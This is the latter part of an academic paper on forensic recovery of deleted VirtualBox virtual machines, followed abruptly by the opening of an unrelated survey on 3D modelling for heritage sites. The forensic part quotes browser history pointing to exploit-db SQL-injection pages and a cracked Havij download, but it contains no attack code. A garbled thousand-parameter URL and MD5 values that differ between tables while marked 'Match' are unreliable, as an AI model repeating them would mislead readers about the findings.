In the same log file we also were found information that VirtualBox could not find the virtual machine located in the Windows 7 directory and found windows 7.vbox where it was a supporting file from VM windows 7.vmdk which ran in VirtualBox. Windows 7.vbox file was automatically generated when windows 7.vmdk ran on the road in a virtual machine. This information indicates that the Windows 7 folder along with the files inside which had been deleted because of the VirtualBox system and the storage itself when it was destroyed through the VirtualBox app. While information about windows 7.vmdk file was not found in the log, in contrast to the previous backbox.vmdk file information.

D. Analyze

a) Virtual Machine Analysis

Two different tools, namely FTK (Forensic Toolkit), and Autopsy was used to analysis process DD file from the acquisition of the drive and the virtual machine image to

find out digital evidence and dig up more information about "what evidence can be obtained from the virtual machine?". The main focused on data analysis in virtual machine file was a document (pdf, xls, doc, etc), image, video, browser history, virtual machine image, virtual machine log and other supporting data for case resolution according to the scenario. The result, in the Linux operating system directory, was found a folder "data rahasia" and 4 files that had been deleted could still be recovered, one of the file named image file 1.jpg can be seen in figure 5 below.



Figure 5. Recovery file image1.jpg

After analysis of the hex file image 1.jpg, no suspicious information was found and no any information could be used as a guide to get new information related to the deleted VM. information which the image file had been processed using Adobe software photoshop 3.0.8. was found out from the Hex viewer While in the metadata file image1.jpg which showed the data when the file was created, modified and last accessed by the user on that computer., see below.

```

Accessed: 2017-10-14 10:40:15.096694368 (SE Asia Standard Time)
File Modified: 2017-03-29 14:02:08.000000000 (SE Asia Standard Time)
Inode Modified: 2017-10-14 10:50:37.980707478 (SE Asia Standard Time)
File Created: 2017-10-14 10:40:13.824694342 (SE Asia Standard Time)

```

The same Analysis of the Windows7 2.vmdk file was also done to analysis Backbox 2.vmdk by using autopsy tools by adding it as a data source in the case that has been created. a folder was found out After the analysis which was containing the files that was identified as digital evidence which was searched in the "data rahasia" directory, and get Image 1.jpg that had been successfully obtained and after verification of the metadata and hash value MD5 5baeafb27f3a4829dc0d4107c33e0cec matched with the original file. The final result and data verification of backbox 2.vmdk analysis process can be seen in table 3 below:

Table 3. Verify MD5 Hash Value

File Name	Original Hash	Hash results	Verify
Backbox 2.vmdk	3eb4d201f6c40e6df74cf4b3b125b8af	3eb4d201f6c40e6df74cf4b3b125b8af	Match
Windows 7 2.vmdk	80a691fbc5352c0786b8a7e92ed3a7c3	80a691fbc5352c0786b8a7e92ed3a7c3	Match
Docume nt 1.docx	95cec3cdd85a2fb971ffbb a20883d709	95cec3cdd85a2fb971ffbb a20883d709	Match
Docume nt 2.docx	4692b14e433bf8251432e6b62ebfa2f	4692b14e433bf8251432e6b62ebfa2f	Match
Image 1.jpg	5baeafb27f3a4829dc0d4107c33e0cec	5baeafb27f3a4829dc0d4107c33e0cec	Match
Image 2.jpg	d1975580223131faca26e6eb4092cafd	d1975580223131faca26e6eb4092cafd	Match

Of the six files, after recovering and analyzing, then the MD5 Hash verification value was found that matched the original as in table 2 above. an analysis of the browser history was also performed by using chrome browser In Windows 7 2.vmdk, from the analysis was found some evidence that there had been a process of hacking and manipulation of data on a high school website as in the figure 6 using the history viewer.

URL History	Title
https://www.google.co.id/search?q=lamborghini&rlz=C1C1CFX...	lamborghini - Penelusuran Google
https://www.google.co.id/search?q=lamborghini&rlz=C1C1CFX...	lamborghini - Penelusuran Google
https://www.google.co.id/search?q=exploit&rlz=C1C1CFX_eriD7...	exploitdb - Penelusuran Google
https://www.exploit-db.com/	Exploits Database by Offensive Security
https://www.exploit-db.com/exploits/43101/	D-Park Pro 1.0 - SQL Injection
https://www.google.co.id/search?q=piratebay+org&rlz=C1C1CFX...	pirate bay org - Penelusuran Google
https://www.exploit-db.com/dos/	Denial of Service Exploits and PoC - Exploit Dat
https://www.exploit-db.com/exploits/43001/	Microsoft Windows - hNdnQueryObject (Object)
https://www.exploit-db.com/webapp/	Web Application Exploits, PHP Exploits, ASP Ex
https://www.exploit-db.com/exploits/43077/	News 1.0 - SQL Injection
https://chrome.google.com/webstore/search?free=20VFN7n=er-US	download havij - Penelusuran Google
https://www.ethicalhackingtutorials.com/2017/06/25/download-hav...	Download Havij 1.17 Pro Cracked - SQL Injecti

Figure 6. Exploit-db search on chrome history

From the results of history browser analysis using the history viewer was found traces of search a site commonly used to search for vulnerabilities of a website and site to download hacking tools by hackers. From the above history, it seemed the hacker open a site <http://www.exploit-db.com/exploits/43101/> which contained tutorials and tools to perform SQL Injection attack on a target website. Traces of download of tool has been seem to be familiar among hackers to hacking the Havij 1.17 Pro from the site <http://www.ethicalhackingtutorials.com/> where this tool is most likely used to find the username and password in the database of a website.

URL History	Title	Last Visited Time
http://www.lazada.co.id/?tofer_id=515&affiliate_id=149583&offer_name=ID+...	Lazada.co...	31/10/2017 20:11:53
https://detroitso.com/?id=68362&id=1&id=3&id=4&id=5&id=6&id=7&id=8&id=9&id=10&id=11&id=12&id=13&id=14&id=15&id=16&id=17&id=18&id=19&id=20&id=21&id=22&id=23&id=24&id=25&id=26&id=27&id=28&id=29&id=30&id=31&id=32&id=33&id=34&id=35&id=36&id=37&id=38&id=39&id=40&id=41&id=42&id=43&id=44&id=45&id=46&id=47&id=48&id=49&id=50&id=51&id=52&id=53&id=54&id=55&id=56&id=57&id=58&id=59&id=60&id=61&id=62&id=63&id=64&id=65&id=66&id=67&id=68&id=69&id=70&id=71&id=72&id=73&id=74&id=75&id=76&id=77&id=78&id=79&id=80&id=81&id=82&id=83&id=84&id=85&id=86&id=87&id=88&id=89&id=90&id=91&id=92&id=93&id=94&id=95&id=96&id=97&id=98&id=99&id=100&id=101&id=102&id=103&id=104&id=105&id=106&id=107&id=108&id=109&id=110&id=111&id=112&id=113&id=114&id=115&id=116&id=117&id=118&id=119&id=120&id=121&id=122&id=123&id=124&id=125&id=126&id=127&id=128&id=129&id=130&id=131&id=132&id=133&id=134&id=135&id=136&id=137&id=138&id=139&id=140&id=141&id=142&id=143&id=144&id=145&id=146&id=147&id=148&id=149&id=150&id=151&id=152&id=153&id=154&id=155&id=156&id=157&id=158&id=159&id=160&id=161&id=162&id=163&id=164&id=165&id=166&id=167&id=168&id=169&id=170&id=171&id=172&id=173&id=174&id=175&id=176&id=177&id=178&id=179&id=180&id=181&id=182&id=183&id=184&id=185&id=186&id=187&id=188&id=189&id=190&id=191&id=192&id=193&id=194&id=195&id=196&id=197&id=198&id=199&id=200&id=201&id=202&id=203&id=204&id=205&id=206&id=207&id=208&id=209&id=210&id=211&id=212&id=213&id=214&id=215&id=216&id=217&id=218&id=219&id=220&id=221&id=222&id=223&id=224&id=225&id=226&id=227&id=228&id=229&id=230&id=231&id=232&id=233&id=234&id=235&id=236&id=237&id=238&id=239&id=240&id=241&id=242&id=243&id=244&id=245&id=246&id=247&id=248&id=249&id=250&id=251&id=252&id=253&id=254&id=255&id=256&id=257&id=258&id=259&id=260&id=261&id=262&id=263&id=264&id=265&id=266&id=267&id=268&id=269&id=270&id=271&id=272&id=273&id=274&id=275&id=276&id=277&id=278&id=279&id=280&id=281&id=282&id=283&id=284&id=285&id=286&id=287&id=288&id=289&id=290&id=291&id=292&id=293&id=294&id=295&id=296&id=297&id=298&id=299&id=300&id=301&id=302&id=303&id=304&id=305&id=306&id=307&id=308&id=309&id=310&id=311&id=312&id=313&id=314&id=315&id=316&id=317&id=318&id=319&id=320&id=321&id=322&id=323&id=324&id=325&id=326&id=327&id=328&id=329&id=330&id=331&id=332&id=333&id=334&id=335&id=336&id=337&id=338&id=339&id=340&id=341&id=342&id=343&id=344&id=345&id=346&id=347&id=348&id=349&id=350&id=351&id=352&id=353&id=354&id=355&id=356&id=357&id=358&id=359&id=360&id=361&id=362&id=363&id=364&id=365&id=366&id=367&id=368&id=369&id=370&id=371&id=372&id=373&id=374&id=375&id=376&id=377&id=378&id=379&id=380&id=381&id=382&id=383&id=384&id=385&id=386&id=387&id=388&id=389&id=390&id=391&id=392&id=393&id=394&id=395&id=396&id=397&id=398&id=399&id=400&id=401&id=402&id=403&id=404&id=405&id=406&id=407&id=408&id=409&id=410&id=411&id=412&id=413&id=414&id=415&id=416&id=417&id=418&id=419&id=420&id=421&id=422&id=423&id=424&id=425&id=426&id=427&id=428&id=429&id=430&id=431&id=432&id=433&id=434&id=435&id=436&id=437&id=438&id=439&id=440&id=441&id=442&id=443&id=444&id=445&id=446&id=447&id=448&id=449&id=450&id=451&id=452&id=453&id=454&id=455&id=456&id=457&id=458&id=459&id=460&id=461&id=462&id=463&id=464&id=465&id=466&id=467&id=468&id=469&id=470&id=471&id=472&id=473&id=474&id=475&id=476&id=477&id=478&id=479&id=480&id=481&id=482&id=483&id=484&id=485&id=486&id=487&id=488&id=489&id=490&id=491&id=492&id=493&id=494&id=495&id=496&id=497&id=498&id=499&id=500&id=501&id=502&id=503&id=504&id=505&id=506&id=507&id=508&id=509&id=510&id=511&id=512&id=513&id=514&id=515&id=516&id=517&id=518&id=519&id=520&id=521&id=522&id=523&id=524&id=525&id=526&id=527&id=528&id=529&id=530&id=531&id=532&id=533&id=534&id=535&id=536&id=537&id=538&id=539&id=540&id=541&id=542&id=543&id=544&id=545&id=546&id=547&id=548&id=549&id=550&id=551&id=552&id=553&id=554&id=555&id=556&id=557&id=558&id=559&id=560&id=561&id=562&id=563&id=564&id=565&id=566&id=567&id=568&id=569&id=570&id=571&id=572&id=573&id=574&id=575&id=576&id=577&id=578&id=579&id=580&id=581&id=582&id=583&id=584&id=585&id=586&id=587&id=588&id=589&id=590&id=591&id=592&id=593&id=594&id=595&id=596&id=597&id=598&id=599&id=600&id=601&id=602&id=603&id=604&id=605&id=606&id=607&id=608&id=609&id=610&id=611&id=612&id=613&id=614&id=615&id=616&id=617&id=618&id=619&id=620&id=621&id=622&id=623&id=624&id=625&id=626&id=627&id=628&id=629&id=630&id=631&id=632&id=633&id=634&id=635&id=636&id=637&id=638&id=639&id=640&id=641&id=642&id=643&id=644&id=645&id=646&id=647&id=648&id=649&id=650&id=651&id=652&id=653&id=654&id=655&id=656&id=657&id=658&id=659&id=660&id=661&id=662&id=663&id=664&id=665&id=666&id=667&id=668&id=669&id=670&id=671&id=672&id=673&id=674&id=675&id=676&id=677&id=678&id=679&id=680&id=681&id=682&id=683&id=684&id=685&id=686&id=687&id=688&id=689&id=690&id=691&id=692&id=693&id=694&id=695&id=696&id=697&id=698&id=699&id=700&id=701&id=702&id=703&id=704&id=705&id=706&id=707&id=708&id=709&id=710&id=711&id=712&id=713&id=714&id=715&id=716&id=717&id=718&id=719&id=720&id=721&id=722&id=723&id=724&id=725&id=726&id=727&id=728&id=729&id=730&id=731&id=732&id=733&id=734&id=735&id=736&id=737&id=738&id=739&id=740&id=741&id=742&id=743&id=744&id=745&id=746&id=747&id=748&id=749&id=750&id=751&id=752&id=753&id=754&id=755&id=756&id=757&id=758&id=759&id=760&id=761&id=762&id=763&id=764&id=765&id=766&id=767&id=768&id=769&id=770&id=771&id=772&id=773&id=774&id=775&id=776&id=777&id=778&id=779&id=780&id=781&id=782&id=783&id=784&id=785&id=786&id=787&id=788&id=789&id=790&id=791&id=792&id=793&id=794&id=795&id=796&id=797&id=798&id=799&id=800&id=801&id=802&id=803&id=804&id=805&id=806&id=807&id=808&id=809&id=810&id=811&id=812&id=813&id=814&id=815&id=816&id=817&id=818&id=819&id=820&id=821&id=822&id=823&id=824&id=825&id=826&id=827&id=828&id=829&id=830&id=831&id=832&id=833&id=834&id=835&id=836&id=837&id=838&id=839&id=840&id=841&id=842&id=843&id=844&id=845&id=846&id=847&id=848&id=849&id=850&id=851&id=852&id=853&id=854&id=855&id=856&id=857&id=858&id=859&id=860&id=861&id=862&id=863&id=864&id=865&id=866&id=867&id=868&id=869&id=870&id=871&id=872&id=873&id=874&id=875&id=876&id=877&id=878&id=879&id=880&id=881&id=882&id=883&id=884&id=885&id=886&id=887&id=888&id=889&id=890&id=891&id=892&id=893&id=894&id=895&id=896&id=897&id=898&id=899&id=900&id=901&id=902&id=903&id=904&id=905&id=906&id=907&id=908&id=909&id=910&id=911&id=912&id=913&id=914&id=915&id=916&id=917&id=918&id=919&id=920&id=921&id=922&id=923&id=924&id=925&id=926&id=927&id=928&id=929&id=930&id=931&id=932&id=933&id=934&id=935&id=936&id=937&id=938&id=939&id=940&id=941&id=942&id=943&id=944&id=945&id=946&id=947&id=948&id=949&id=950&id=951&id=952&id=953&id=954&id=955&id=956&id=957&id=958&id=959&id=960&id=961&id=962&id=963&id=964&id=965&id=966&id=967&id=968&id=969&id=970&id=971&id=972&id=973&id=974&id=975&id=976&id=977&id=978&id=979&id=980&id=981&id=982&id=983&id=984&id=985&id=986&id=987&id=988&id=989&id=990&id=991&id=992&id=993&id=994&id=995&id=996&id=997&id=998&id=999&id=1000		

Figure 7. URL History Chrome Browser

From the figure 7 above shows that on 31/10/2017 had tried to login to the page administrator website <http://www.sman1masbagik.sch.id> and manipulate data on an article with id = 25, if we look again at the history seemingly several times hackers tried to login to the administrator and also opened some menus that are inside the admin page. Beside hacking, the attacker also downloaded a hacking tutorial file from backtrack-linux.org which was used as a guide to do the hacking.



Figure 8. Articles id = 25 before and after hacking

After a search on the site <http://www.sman1masbagik.sch.id> there was a change in the title of the article with id = 25 can be seen on figure 8, when it compared with the article accessed in August 2017 before was hacked, the title of the article is "5 Tallest Building in the World" , but after was being hacked on 31/10/2017 the title was replaced by the attacker to be "The 5th Highest Building in a World That Can Divert the World". From the history of the browser and the difference of article titles on the website proved that the computer owner used his computer to perform illegal hacking activities with Google hacking techniques.

b) Registry Analysis

Registry analysis which uses regshot captures two conditions, the first is the condition when VirtualBox is installed, and the second when the virtual machine is destroyed from VirtualBox. Then both the registry are compared to know the difference whether there is an addition to the registry which is done by VirtualBox application on windows.

1. The first activity adds 4 values or adds a new virtual machine ie Backbox.vmdk in the registry "HKU\S-1-5-21-1274466777-218395936-3752514298-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\ .hiv\2: ", Windows7 .vmdk" HKU\S-1-5-21-1274466777-218395936-3752514298-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Exp lorer\RecentDocs\9: ".
2. Then 2 values above are a cloning virtual machine process which is done in virtualbox. Cloning Backbox 2.vmdk "HKU\S-1-5-21-1274466777-218395936-3752514298-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Exp lorer\ComDlg32\OpenSavePidlMRU\hiv\2:" and Windows7 2.vmdk "HKU\S-1-5-21-1274466777-218395936-3752514298-1001\ SOFTWARE\Microsoft\Windows\CurrentVersion\Exp lorer\ComDlg32\OpenSavePidlMRU \ * \ 9: ".
3. Then value deleted are the registry which is created while destroying both virtual machines "HKU \ S-1-5-21-1274466777-218395936-3752514298-1001\SOFTWARE\Microsoft\Windows\CurrentVersion \Explorer\SessionInfo\1\ApplicationViewManagem ent\W32:000000000502E8\VirtualDesktop: ".

From the results of this analysis, we found the registry creation and deletion of files, but they could not be used to perform data recovery that had been permanently deleted such as Backbox.vmdk and windows 7.vmdk.

E. Report

The purpose of this research is to find out the possibility of digital evidence can be recovered when deleted by the user in VirtualBox. In some cases of cybercrime, many criminals who used anti-forensic techniques to remove virtual evidence of virtual machines from VirtualBox, this research is trying to do recovery and analysis of the technique.

The testing step was carried out to collect the required data related to VirtualBox and virtual machine on the experimental system, in an effort to learning and document the file and application structure. This testing stage was also included in the creation of 4 pieces of a virtual machine with different OS. 2 OS for Destroy and 2 other OS to remove from library. Data collection was conducted at every step of testing in the form of monitoring application either monitor registry, log and etc. whether there was any change in management done or was'nt, then did the acquisition on hard drive to do analysis and recovery.

The destroyed virtual machine recovery process failed because of the structure and characteristics of the virtual machine itself, as well as the data deletion method which was used by VirtualBox to delete files on each of its bit. It was in contrast to the common removal in the Windows operating system which deleted it by moving to recycle bin. The process of removal of VirtualBox can be almost same as doing erase or wipe of data to the document, more details need to understand the structure of the hard drive first.

Simply, the hard drive consists of 2 main parts of the File Table and Data Center. File table was known by term MTF (Master File Table), denotes a hard disk structure which maps the locations where a file resides, just like a map or table of contents in a book. While the Data Center is the real location where the data is stored. When we delete files in the normal way which is used on windows, then what happen is a record file or table of contents which have removed from the File Table along with other details such as (size, location, etc.) while the original data is still stored in the Data Center until overwrite by other files. This is the reason why the destroyed file (erase/wipe) cannot be restored again, while the files which is tested Resmove From Library VirtualBox and Delete on windows can still be recovered because the recovery just a list of contents.

Overall, the acquisition, recovery, and analysis of VirtualBox which had been deleted from libraries was considered to be a success even if the destroyed VirtualBox failed to restore, but there were some files leading to the deleted evidence and were possibility to be recovered and analyzed. The failure to perform recovery on this destroyed VM asserted that the removal of a virtual machine is an effective way to destroy digital evidence. The final result and data verification of analysis and recovery process can be seen in table 4 below:

Table 4. Result Analysis And Recovery

Name	Condition	Recoverable	MD5 Hash	Result
Backbox.vmdk	Destroy	No	Unknown	Unrecoverable
Windows 7.vmdk			Unknown	Unrecoverable
Backbox 2.vmdk	Remove	Yes	3eb4d201f6c40e6df74cf4b3b125b8af	Match
Windows 7 2.vmdk			80a691fbc5352c0786b8a7e92ed3a7c3	Match
Document 1.docx	Delete	Yes	95cec3cdd85a2fb971ffbb20883d709	Match
Document 2.docx			4692b14e433bf8251432e6b62ebfba2f	Match
Image 1.jpg			5baeaf27f3a4829dc0d4107c33e0cec	Match
Image 2.jpg			d1975580223131faca26e6eb4092cafd	Match

VI. CONCLUSION

Based on the results which was obtained in the discussion of recovery & analysis on the virtual machine which is deleted using the method of Virtual Machine Forensic Analysis & Recovery can be concluded that, the virtual machine which was removed from the VirtualBox library could be recovered and analyzed by using autopsy tools and FTK with analytical methods has been proposed before. 4 deleted files in the VMDK file could also be recovered and analyzed against the digital evidence, and after checking the hash and metadata in accordance with the original. a browser history analysis was also carried out In windows7 2.vmdk showing the evidence that the attacker also did a hacking crime against a website.

Virtual machine image with Windows-based and Linux-based operating systems which was deleted by the destroy method on VirtualBox cannot be recovered using autopsy and FTK, even though VirtualBox log analysis, deleted filesystem analysis, and registry analysis to recover backbox.vmdk and windows 7.vmdk does not work, because the deletion was done using a high-level removal method, almost similar to the method of wipe removal of data on the hard drive. Removing a virtual machine with this destructive method is very effective for anti-forensics because it can complicate investigators to recover and analyze evidence.

VII. FUTURE WORK

This research is far from a perfect, there are some suggestions that need to be done in the development of further research:

1. The next research needs to be done in-depth analysis of the Registry and Memory to find out how the process of data deletion occurred.
2. This research only focused on Destroy and Remove From Library, did not to discuss about snapshot, further

research can add discussion with snapshot virtual machine.

3. It is expected that in subsequent research the simulation of crimes carried out can be applied by using a more real case.
4. This research used FTK and Autopsy tools for acquisition and analysis, it is expected in subsequent research using EnCase Forensic tools able to find out possibility to return VM image that was destroyed.

REFERENCES

- [1] Karen Kent, Suzanne Chevalier, Tim Grance, and Hung Dang, "Guide to Integrating Forensic Techniques into Incident Response", National Institute of Standard and Technology, US Department of Commerce, Available at nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-86.pdf, 2006.
- [2] Tri Rochmadi, Imam Riadi and Yudi Prayudi. Live Forensics for Anti-Forensics Analysis on Private Portable Web Browser. *International Journal of Computer Applications* 164(8):31-37, April 2017
- [3] Alamsyah R, Digital Forensic, Security Day 2010, Inixindo, Yogyakarta, 2010.
- [4] Neal, C. (2013). Forensic Recovery of Evidence From Deleted Oracle Virtualbox Virtual Machines, (December).
- [5] Sakhamuri, P., & Das, O. (2017). Acquisition of Virtual Machines for Tiered Applications with Availability Constraints, 132–135. <https://doi.org/10.1109/HASE.2017.16>
- [6] Tobin, P., & Kechadi, M. (2016). A Lightweight Software Write-blocker for Virtual Machine Forensics, 730–735.
- [7] Song, Y. M., & Kwak, K. S. (2015). Electronics, Information Technology and Intellectualization: Proceedings of the International Conference EITI 2014, Shenzhen, China, 16-17 August 2014. CRC Press.
- [8] Hay, B., Bishop, M., & Nance, K. (2009). Live analysis: Progress and challenges. *IEEE Security and Privacy*, 7(2), 30–37. <http://doi.org/10.1109/MSP.2009.43>
- [9] Faiz Albanna, Imam Riadi, "Forensic Analysis of Frozen Hard Drive Using Static Forensics Method", *International Journal of Computer Science and Information Security (IJCSIS)*, Vol. 15, No. 1, January 2017
- [10] Nuril Anwar, Imam Riadi, and Ahmad Luthfi, "Forensic SIM Card Cloning Using Authentication Algorithm", *International Journal of Electronics and Information Engineering*, Vol.4, No.2, PP.71-81, June 2016 (DOI: 10.6636/IJEIE.201606.4(2).03), 2016
- [11] Nelson, B. (2011). IT Forensics, Inc., 2(1).
- [12] M. Lessing and B. Von Solms, "Live Forensic Acquisition as Alternative to Traditional Forensic Processes," p. 18, 2008.
- [13] Kurniawan, Aan & Prayudi, Yudi. (2014). Live Forensics Techniques On Zeus Malware Activities To Support Malware Forensics Investigations (In Indonesian Language). HACKING AND DIGITAL FORENSICS EXPOSE (H@DFEX 2014)
- [14] Imam Riadi, Jazi Eko Istiyanto, Ahmad Ashari, and Subanar, "Log Analysis Techniques using Clustering in Network Forensics", (*IJCSIS*) *International Journal of Computer Science and Information Security*, Vol. 10, No.7, July 2012.

Inspection of 3D Modeling Techniques for Digitization

Deepali G. Chaudhary¹, Ramdas D. Gore², Bharti W. Gawali³
Department of Computer Science & Information Technology,
Dr. Babasaheb Ambedkar Marathwada University,
Aurangabad, MS. (India)

Abstract – In order to prevent heritage and important sites, an inspection was carried out to identify different tools and techniques for 3D modeling. It was observed that a good quality work is done all over the world, related to 3D modeling. Different tools and techniques were adopted by different researchers along which different data acquisition methods were used. It was studied that different tools are suitable to work with different types of 3D model generation.

Keywords – 3D modeling, heritage, important sites, digitization, LiDAR, passive, active, photogrammetry and point cloud.

1. Introduction

3D technologies are becoming popular in management, digitization and conservation of not only historical but for the monument which holds a national importance. A 3D visualization helps in planning houses, towns, cities, buildings and many others. The 3D representation presents objects in a much more effective way as compared to 2D photos.

As time passes, heritages/important sites such as Natural, cultural or mixed are moving towards degradations due to ecological effects and artificial changes such as wars, natural disasters, climate changes and human negligence. One day these places will be vanished [16]. This is leading to an increasing demand all over the world to preserve these important sites. Digitization (3D model) provides a way of preventing these important sites. 3D modeling and texture mapping use point clouds (unstructured) and polygonal models (structure) [18] and provide virtual views of sites.

UNESCO has listed more than 1073 world heritage sites. Among which at an international level Italy has the highest count of heritage sites. Nepal is also one among them and extremely sensitive to natural disasters [16]. Not only these but other countries like Turkey [2, 38], Greece [28], Italy [31, 36], India [48] and many other countries are also moving towards digitization of heritage sites, in order to prevent them from degradation. Even India has digitized many historical sites, buildings and statues not only for the sake of prevention, but also to provide a realistic virtual view and to attract tourists.

Several ways are adopted by a researcher for the development of the 3D model in which keeping track of the changes in the heritage/important sites was one of the major concerns. To create a 3D model of archaeological and cultural heritage sites, powerful tools and techniques are required. Many techniques are available which are able to capture and make a digital model with geo-referenced details of sites [1]. Different sectors are benefited by using 3D modeling like education, preservation of ancient places, civil engineers, interior designers, marketing, town planning and for many other things.

The basic objective of this paper is to showcase the advancement achieved in the field of 3D modeling as well as to represent digitization of accomplished heritage and important monuments through the 3D modeling.

2. Overview 3D Modeling

Throughout the last decades, a number of researchers have been addressing the use of photogrammetry to develop 3D models for creating the virtual reality of cultural heritage sites [7], important places and sculptures. Broadly the methods used for this purpose were distributed into two methods as

- I. Image Based method also known as Passive Techniques
- II. Range based methods known as Active Techniques

These techniques can be combined together to determine the 3D geometry and texture of the model [3].

There are certain notable 3D projects created, which is made renowned in Table 2, Table 3 and Table 4. Researcher had developed 3D model of cultural heritage sites in numeral ways. They are fascinated in recording the sites and keeping track of changes is one of the objective of many researchers [8]. 3D modeling serve as a complement for archaeologist's documentations [9].

Documents such as written document, sketches, drawings, paintings, diagrams and images were used for visualizing the data and present the physical state of archeological site. Now a day's number of software's are used by researchers for visualizing the data in 3D form [10, 11]. This 3D modeling presents virtual reality environment for visualizing the heritage but also for buildings, places, campus and so on. The three fundamental steps for 3D modeling are: [12-15].

a. **Data Acquisition:** A step for collecting data to create a 3D model is recognized as data acquisition. It involve a number of equipment's used for data acquisition and can be categorized on the bases of image based and range based data.

b. **Data Registration:** To create a 3D model, images or point clouds are essential which completely covers the entire objects surface to provide realistic view. Point cloud from multiple images need to be registered in same coordinate system. For this registration purpose Total Station and GPS systems are used. They provide pairwise or multi scan registration through ICP algorithm.

c. **3D Model Generation:** The 3D model is generated from the sets of registered images or point clouds that represent the state of the object at the same point. 3D is generated using 3D software such as Trivim, Maya, AutoCAD, VripPack, Autodesk 3ds Max and so on.

3. Data Acquisition Sensors

The 3D digital acquisition of the object and the structure is mostly conducted by means of

1. Active Sensors
2. Passive Sensors.

Integration is depend on the required accuracy, object dimensions, location of sites, tools, usability, surface characteristics, team experience, budget of project and goal of final survey [23]. 3D modeling required computer graphics software such as sketchup, 3D Studio max, Blender, CityEngine tool, PhotoModeler, Photo4, Imagemodeler4, Iwitness (accident reconstruction), Trivim and so on which are signified in table 2.

Photogrammetry can be split into Far Range Photogrammetry and Close Range Photogrammetry (Multi-station convergent Photogrammetry) [24]. It is classified based on the object and camera distance [25]. Far range Photogrammetry is space base (satellite camera access are vertical or slightly of nadir) and aerial base (camera access is vertical) Photogrammetry where the object and camera distance is quietly large [26]. Close range Photogrammetry is terrestrial Photogrammetry, where the object and camera distance is small [27]. Terrestrial sensor camera access is horizontal and usually placed on ground [28].

3.1. Active Sensors (Range Sensor)

It is pulsed (time of flight), phase shift and triangulation instruments [29]. It record the 3D geometry information, point clouds in the Field-Of-View (FOV) with geo-referenced data [30]. Terrestrial range sensor (SAR and close range) used as very short range and pre-defined wavelength multispectral laser scanning allow to the identification of object material, humidity and moisture of the object (targets) [31]. Long range terrestrial laser scanner used (Time of flight, phase shift) different FOV, sensor weight, wavelengths range, angular accuracy and different megapixel cameras such as 0.2-3000 cm, 0.6 mm-150 m range accuracy, 532 nm, 660 nm, 670 nm, 690 nm, 785 nm, 905 nm, 1064 nm, 1535 nm, NIR and VIS wavelengths, 1 megapixel camera to 70 megapixel camera. Table 1 details the information.

Airborne Laser Scanners (ALS) sensors also used airborne platform (helicopter or wing aircraft) [32]. It is called as LIDAR (Light Detection and Ranging) sensor [33]. ALS is combination of Global Navigation Satellite System/Navigation Satellite (GNSS/NS) sensors to measure the accurate position and generate Digital Surface Model (DSM), Digital Terrain Model (DTM), city modeling, forest applications, corridor mapping, structural modeling, change detection, heritage documentations, archaeological applications, landslide, glacier monitoring, man-made structure, etc. Optical RS images are limited available specifically for aerial images [34]. The satellite imaging is

affected by sensors viewing angle (across-track & along-track), sun acquisition angles, atmospheric condition and saturations [35]. Disadvantage of range based modeling is high cost of software and hardware [36].

3.2. Passive Sensor:

Passive sensor is the digital camera images and active sensor is laser scanner or radar [20]. It provides 3D information. Terrestrial (Active and passive) sensor used as find 3D shapes from 3D imaging techniques [21]. Synthetic Aperture Radar (SAR) sensor is not considered as optical sensor. 3D survey and modeling based on the digital recording, passive sensors, range data, active sensors, classical survey, 2D maps and integration methods [22].

For obtaining 3D information at least two images (2D images) are required [37]. Photogrammetry and computer vision are the best techniques. It is used in case of loss of object data, architectures, small object shape, and point analysis and low budget terrestrial project. Image based modeling has low cost software and hardware [41]. The terrestrial sensor used as different digital cameras (such as DSLR) up to 10-60 megapixels. The mobile phone is also used for photogrammetry [46]. Aerial acquisition platform UAV (Unmanned Aerial Vehicles) is used low altitude model (helicopters). Airborne digital cameras used different system as small format, medium format and large formats with spectral bands (RGB, PAN and NIR) and geometric resolution [48]. It used very high resolution satellite images (<15m). ALS is a combination of different components to the final accuracy of the range data. Terrestrial scanning can create several problems such as size, shape, locations, rough/sloped surface (geometry & material), unfavorable weather condition, light and missing part [50]. ALS is based on direct geo-referencing. Aerial and terrestrial scanning used sampled distance.

Data fusion is the standard framework for 3D modeling such as [51]

1. Optical satellite data combined with radar data
2. Panchromatic data with multispectral data
3. Aerial data with LiDAR data
4. Terrestrial scanning data with photogrammetric data.

Range imaging cameras and mobile mapping also used integration fusion of sensor [52]. It is cost effective acquisition of geo-referencing spatial data with long range laser scanners and Global Navigation Satellite System/Inertial Measurement Unit (GNSS/IMU) positioning sensors. It is developed for academic research such as topographic surveying, 3D mapping of traffic arteries, city planning, visual street vector data and visualization [53].

4. Tools and Technique used for 3D Model Generation

Generation of 3D mode can be complete with the help of different tools and techniques. Different researchers have adopted different software's and techniques for the creation of model, which is being particularized in the Table 1. Some of the most frequently used tools and techniques are detailed below

4.1. CAD

Computer-Aided Design (CAD) technology is useful for creating designs and documentations. It allows to make drawings of 2D and 3D models. It allows to make drawings of 2D and 3D models. This technique replaces manual drafting with automated process. CAD helps in making drawings which are proportional to geometry of model. This technique helps to explore the ideas, designs photorealistic rendering and how the design will be in real world or vice versa. CAD programs are run in software's and AutoCAD is the first software to implement this and most widely used application [19].

CAD include Autodesk product used to create factory design, products designs, models of cars, buildings, ships, motorbikes etc. and provides the facility of rotating the model. It provides more accuracy for these models. But this software have a high price (can try open source software's of it) and need to update the software after every release of the new package.

4.2. Sketchup Pro

Sketchup Pro is used to create sketches of 3D models of furniture, interiors, landscapes, buildings and many more and act as an interface to reflect the way of working. It is a commercial software which provides animations, scenes and printouts, with realistic light and shadows. It allows to print the model on 3D printer. It also imports CAD files and exports CAD as well as pdf files. Its interface is designed to be easy and simple for its users. Sketchup Pro is used

to produce scaled and accurate drawings. Models created with this software are highly detailed, Geo-Locate and accurate models. Useful for presentations of model. It supports and make hand-drawing rendering style.

Sketchup Pro provides tools to convert drawing to 2D presentation. Benefit of using Sketchup Pro is in architectural and internal designs. Easy software to model drawing lines, rectangles and circles even pushing, pulling and modeling it. External extra extensions are need to be added from extension warehouse for rendering or need to download extra software and then render the model.

